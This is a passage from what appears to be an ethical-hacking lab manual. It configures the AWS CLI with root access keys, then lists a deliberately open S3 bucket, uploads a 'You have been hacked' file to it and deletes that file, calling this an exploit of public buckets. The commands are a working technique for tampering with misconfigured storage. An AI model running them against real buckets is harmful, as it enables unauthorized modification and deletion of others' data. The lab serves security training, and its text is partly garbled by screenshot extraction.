eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot]~]
#
```

7. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.



The screenshot shows a Linux desktop environment with a dark theme. At the top, there's a dock with icons for Applications, Places, System, and a browser. The title bar of the active window, "Parrot Terminal", is visible. The terminal window contains a series of command-line steps for installing AWS CLI version 2. The commands include:

```
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.20.110->awscli) (2.8.1)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
Building wheels for collected packages: awscli
  Building wheel for awscli (setup.py) ... done
  Created wheel for awscli: filename=awscli-1.19.110-py2.py3-none-any.whl size=3627226 sha256=0b84b72
400646f40095431f63df2ad694e87f2f8936513dc7eccde4b6bd69c19
  Stored in directory: /root/.cache/pip/wheels/e3/4a/e9/7f78770c5ae46f76c7fd7b764d57c16377100c397bc23
4c324
Successfully built awscli
Installing collected packages: jmespath, botocore, docutils, s3transfer, rsa, awscli
Successfully installed awscli-1.19.110 botocore-1.20.110 docutils-0.15.2 jmespath-0.10.0 rsa-4.7.2 s3
transfer-0.4.2
[root@parrot]~
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html
Wordlists
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:
aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot]~
#aws configure
AWS Access Key ID [None]:
```

8. It will ask for the following details:

- AWS Access Key ID
- AWS Secret Access Key
- Default region name
- Default output format

9. To provide these details, you need to login to your AWS account.

10. Click **Firefox** icon from the top-section of the **Desktop**.

11. Login to the AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type <https://console.aws.amazon.com> in the address bar, and press **Enter**.

Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

12. The **Amazon Web Services Sign-In** page appears. Type your email address in the **Email address** field and click **Next**.



Amazon Web Services Sign-In

Amazon Web Services Sign-In

+

Amazon Web Services Sign-In - Mozilla Firefox



## Sign in

### Root user

Account owner that performs tasks requiring unrestricted access. [Learn more](#)

### IAM user

User within an account that performs daily tasks. [Learn more](#)

Root user email address

@gmail.com

Next

By continuing, you agree to the [AWS Customer Agreement](#) or other agreement for AWS services, and the [Privacy Notice](#). This site uses essential cookies. See our [Cookie Notice](#) for more information.

Join **AWS BugBust**, the world's first global competition to find and fix 1 million bugs



[Learn more](#)

New to AWS? [Create an account](#)

AWS ACCESS KEY ID [none] [Change](#)

Menu

Parrot Terminal

Amazon Web Services ...



13. Type your AWS account password in the **Password** field and click **Sign in**.



## Root user sign in i

Email:  @gmail.com

Password  Forgot password?

\*\*\*\*\*

**Sign in**

[Sign in to a different account](#)

[Create a new AWS account](#)

Join **AWS BugBust**, the world's first global competition to find and fix 1 million bugs



[Learn more](#)

https://aws.amazon.com/bugbust/?sc\_icampaign=Adoption\_Campaign...7BvPcAAK~ha\_awssm-8520\_pac&trkCampaign=NA-FY21-GC-400-BugBust

☰ Menu

Parrot Terminal

Amazon Web Services ...



14. Click the AWS account drop-down menu and select **Security credentials**, as shown in the screenshot below.

A screenshot of the AWS Management Console in Mozilla Firefox. The URL in the address bar is https://console.aws.amazon.com/console/home?region=us-east-1. The page title is 'AWS Management Console — Mozilla Firefox'. On the left, there's a sidebar with sections for 'AWS services' (Recently visited services, All services), 'Build a solution' (Launch a virtual machine, Build a web app), and 'Explore AWS' (Save money with Amazon Location Maps). The main content area has a heading 'AWS Management Console'. On the right, there's a navigation bar with options like Account ID, Account, Organization, Service Quotas, Billing Dashboard, and 'Security credentials' (which is highlighted with a red box). At the bottom, there are links for Feedback, English (US), Privacy, Terms, and Cookie preferences.

15. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.

IAM Management Console - Mozilla Firefox

IAM Management Console +

aws Services ▾ Search for services, features, marketplace products [Alt+S] Global ▾ Support ▾

## Your Security Credentials

Use this page to manage the credentials for your AWS account. To manage credentials for AWS Identity and Access Management (IAM) users, see [Managing IAM User Credentials](#).

To learn more about the types of AWS credentials and how they're used, see [AWS Security Credentials in AWS CloudTrail](#).

▼ Password

You use an email address and password to sign in to secure pages on AWS, such as the AWS Management Console. For your protection, create a password that contains many characters, including numbers and punctuation. Save it, and change it periodically.

[Click here to change the password, name, or email address for your root AWS account.](#)

▲ Multi-factor authentication (MFA)

▲ Access keys (access key ID and secret access key)  

▲ CloudFront key pairs

▲ X.509 certificate

▲ Account identifiers

Feedback English (US) ▾ Privacy Policy Terms of Use Cookie preferences

© 2008 - 2021, Amazon Internet Services Private Ltd, or its affiliates. All rights reserved.

16. Click the **Create New Access Key** button.

IAM Management Console - Mozilla Firefox

IAM Management Console +

https://console.aws.amazon.com/iam/home?region=ap-south-1

aws Services Search for services, features, marketplace products [Alt+S] Global Support

**Identity and Access Management (IAM)**

**Dashboard**

**Access management**

- User groups
- Users
- Roles
- Policies
- Identity providers
- Account settings

**Access reports**

- Access analyzer
- Archive rules
- Analyzers
- Settings

**Create New Access Key**

Root user access keys provide unrestricted access to your entire AWS account. If you need long-term access to your account, consider creating a new IAM user with limited permissions and generating access keys for that user instead. [Learn more](#)

**CloudFront key pairs**

**X.509 certificate**

**Account identifiers**

Created      Access Key ID      Last Used      Last Used Region      Last Used Service

Created	Access Key ID	Last Used	Last Used Region	Last Used Service
Apr 16th 2021	F6GO	2021-04-16 09:02 UTC	ap-south-1	s3

Feedback English (US) ▾ Privacy Policy Terms of Use Cookie preferences © 2008 - 2021, Amazon Internet Services Private Ltd, or its affiliates. All rights reserved.

The screenshot shows the AWS IAM Management Console interface. On the left, there's a sidebar with navigation links like Dashboard, Access management, and Access reports. The main area is titled 'Access keys (access key ID and secret access key)' and contains a table with one row of data. A prominent blue button labeled 'Create New Access Key' is visible. A tooltip above the table provides a warning about the security of root user access keys and suggests creating a new IAM user instead. Below the table, there are sections for CloudFront key pairs, X.509 certificate, and Account identifiers.

17. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

18. Copy the **Access Key ID** displayed by pressing **Ctrl+C** and switch to the **Terminal** window.

The screenshot shows the AWS IAM Management Console. The left sidebar has 'Identity and Access Management (IAM)' selected. Under 'Access management', 'Create Access Key' is being used. A modal window displays the message: 'Your access key (access key ID and secret access key) has been created successfully.' It shows the 'Access Key ID' as '3ILO' and the 'Secret Access Key' as 'jtg'. A red box highlights this information. Below the modal, there's a note about storing the secret access key securely. At the bottom of the modal are 'Download Key File' and 'Close' buttons. The background shows a table of access keys with columns for 'Last Used', 'Region', and 'Service'. The service column shows 's3'.

19. Right-click anywhere in the terminal window and select **Paste** from the context menu to paste the copied **Access Key ID**. Press **Enter**. This will prompt you to the **AWS Secret Access Key**. Switch to your AWS account in the browser.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the AWS CLI help output for the "aws" command, including notes about version 2 being stable and recommended, usage examples, and a note to run "aws configure". Below this, a modal dialog box from the AWS IAM Management Console is visible, prompting for a new access key. It shows the "Access Key ID" field containing "BIL0" and the "Secret Access Key" field empty. A warning message states: "Your new access key ID and secret access key have been created successfully. To keep them safe, store your secret access key securely and do not share it." Buttons for "Create New Key" and "Close" are at the bottom of the dialog.

```
[root@parrot] ~
[root@parrot] ~ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot] ~ #aws configure
AWS Access Key ID [None]: BIL0
AWS Secret Access Key [None]:
  To keep them safe, store your secret access key securely and do not share it.
  ▾ Hide Access Key

  Access Key ID
  Secret Access Key

  Create New Key ▾ Close
```

20. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C**, and minimize the browser window. Switch to the **Terminal** window.
21. Right-click anywhere in the terminal window, select **Paste** from the context menu to paste the copied **Secret Access Key**. Press **Enter**. This will prompt you for the default region name.
22. In the **Default region name** field, type **eu-west-1** and press **Enter**.
23. The **Default output format** prompt appears; leave it as default and press **Enter**.

## Parrot Terminal

File Edit View Search Terminal Help

[root@parrot]~

#aws --help

Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: <https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html>

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]

To see help text, you can run:

aws help

aws <command> help

aws <command> <subcommand> help

aws: error: the following arguments are required: command

[x]~[root@parrot]~

#aws configure

AWS Access Key ID [None]: LO Load your new access key ID and secret access key. If you

AWS Secret Access Key [None]: tg Enter your new secret access key. If you enter a key again,

Default region name [None]: eu-west-1 Your secret access key securely and do not share it.

Default output format [None]:

[root@parrot]~

#

Access Key ID  
Secret Access Key

Download Key Pair Close

Feedback English (US) Privacy Policy Terms of Use Cookie Preferences

24. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.

Note: The Public S3 buckets can be found during the enumeration phase.

25. Let us list the directories in the certifiedhacker1 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press **Enter**.

Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.

26. This will display the list of directories in the certifiedhacker1 S3 bucket, as shown in the screenshot below.

Note: The directories in the certifiedhacker1 S3 bucket might differ when you perform the task.

File Edit View Search Terminal Help


```
[root@parrot]~  
[root@parrot]~# aws s3 ls s3://certifiedhacker1  
2020-06-15 16:17:01    5201590 PRE-Publication-version-SP.800-203.pdf  
2020-06-15 16:17:02    5201590 PRE-Whitepaper.pdf  
[root@parrot]~  
[root@parrot]~#
```

Menu Parrot Terminal

Mozilla Firefox

27. Maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.

28. This will display you the complete list of directories and files available in this bucket.



## Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]~  
└─#aws s3 ls s3://certifiedhacker1  
2020-06-15 16:17:01      5201590 PRE-Publication-version-SP.800-203.pdf  
2020-06-15 16:17:02      5201590 PRE-Whitepaper.pdf  
[root@parrot]~  
└─#echo "You have been hacked" >> Hack.txt  
[root@parrot]~  
└─#
```

README.License



Wordlists

Wordlist

Sample Captures

Menu Parrot Terminal

[Mozilla Firefox]

32. Let us attempt to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.

33. The **Hack.txt** file has been successfully moved to the **certifiedhacker1** bucket.

## Parrot Terminal

```
[root@parrot]~  
└─#aws s3 ls s3://certifiedhacker1  
2020-06-15 16:17:01    5201590 PRE-Publication-version-SP.800-203.pdf  
2020-06-15 16:17:02    5201590 PRE-Whitepaper.pdf  
[root@parrot]~  
└─#echo "You have been hacked" >> Hack.txt  
[root@parrot]~  
└─#aws s3 mv Hack.txt s3://certifiedhacker1  
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt  
[root@parrot]~  
└─#
```



Trash



Wordlists



Wordlist

Sample Captures

Menu Parrot Terminal

Mozilla Firefox



34. To verify whether the file has been moved, switch to the browser window and maximize it. Reload the page.

35. You can observe that the **Hack.txt** file has been moved to the certifiedhacker1 bucket, as shown in the screenshot below.

This screenshot shows the Mozilla Firefox browser displaying the XML output of an AWS S3 ListBucketResult. The URL in the address bar is <https://certifiedhacker1.s3.amazonaws.com>. The page content is as follows:

```
- <ListBucketResult>
<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
-<Contents>
<Key>Hack.txt</Key>
<LastModified>2021-07-13T12:52:15.000Z</LastModified>
<ETag>"fb0377ef37720e31310989fb4953166"</ETag>
<Size>21</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
-<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2020-06-15T20:17:01.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
-<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2020-06-15T20:17:02.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
```

36. Minimize the browser window and switch to the **Terminal** window.

37. Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. To do this, in the terminal window, type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter**.

38. Issuing this command, deletes **Hack.txt** file from the **certifiedhacker1** bucket.

## Parrot Terminal

```
[root@parrot]~  
└─#aws s3 ls s3://certifiedhacker1  
2020-06-15 16:17:01      5201590 PRE-Publication-version-SP.800-203.pdf  
2020-06-15 16:17:02      5201590 PRE-Whitepaper.pdf  
[root@parrot]~  
└─#echo "You have been hacked" >> Hack.txt  
[root@parrot]~  
└─#aws s3 mv Hack.txt s3://certifiedhacker1  
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt  
[root@parrot]~  
└─#aws s3 rm s3://certifiedhacker1/Hack.txt  
delete: s3://certifiedhacker1/Hack.txt  
[root@parrot]~  
└─#
```

Trash

Wordlists

Wordlist

Sample Captures

Menu Parrot Terminal

Mozilla Firefox



39. To verify whether the file has been deleted, switch to the browser window and reload the page.

40. Confirm that the **Hack.txt** file has been deleted from the **certifiedhacker1** bucket.

certifiedhacker1.s3.amazonaws.com +

<https://certifiedhacker1.s3.amazonaws.com>

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
-<Contents>
  <Key>PRE-Publication-version-SP.800-203.pdf</Key>
  <LastModified>2020-06-15T20:17:01.000Z</LastModified>
  <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
  <Size>5201590</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
-<Contents>
  <Key>PRE-Whitepaper.pdf</Key>
  <LastModified>2020-06-15T20:17:02.000Z</LastModified>
  <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
  <Size>5201590</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

Menu Parrot Terminal Mozilla Firefox



41. Thus, you can add or delete files from open S3 buckets.

42. This concludes the demonstration of exploiting public S3 buckets.

43. Close all open windows and document all the acquired information.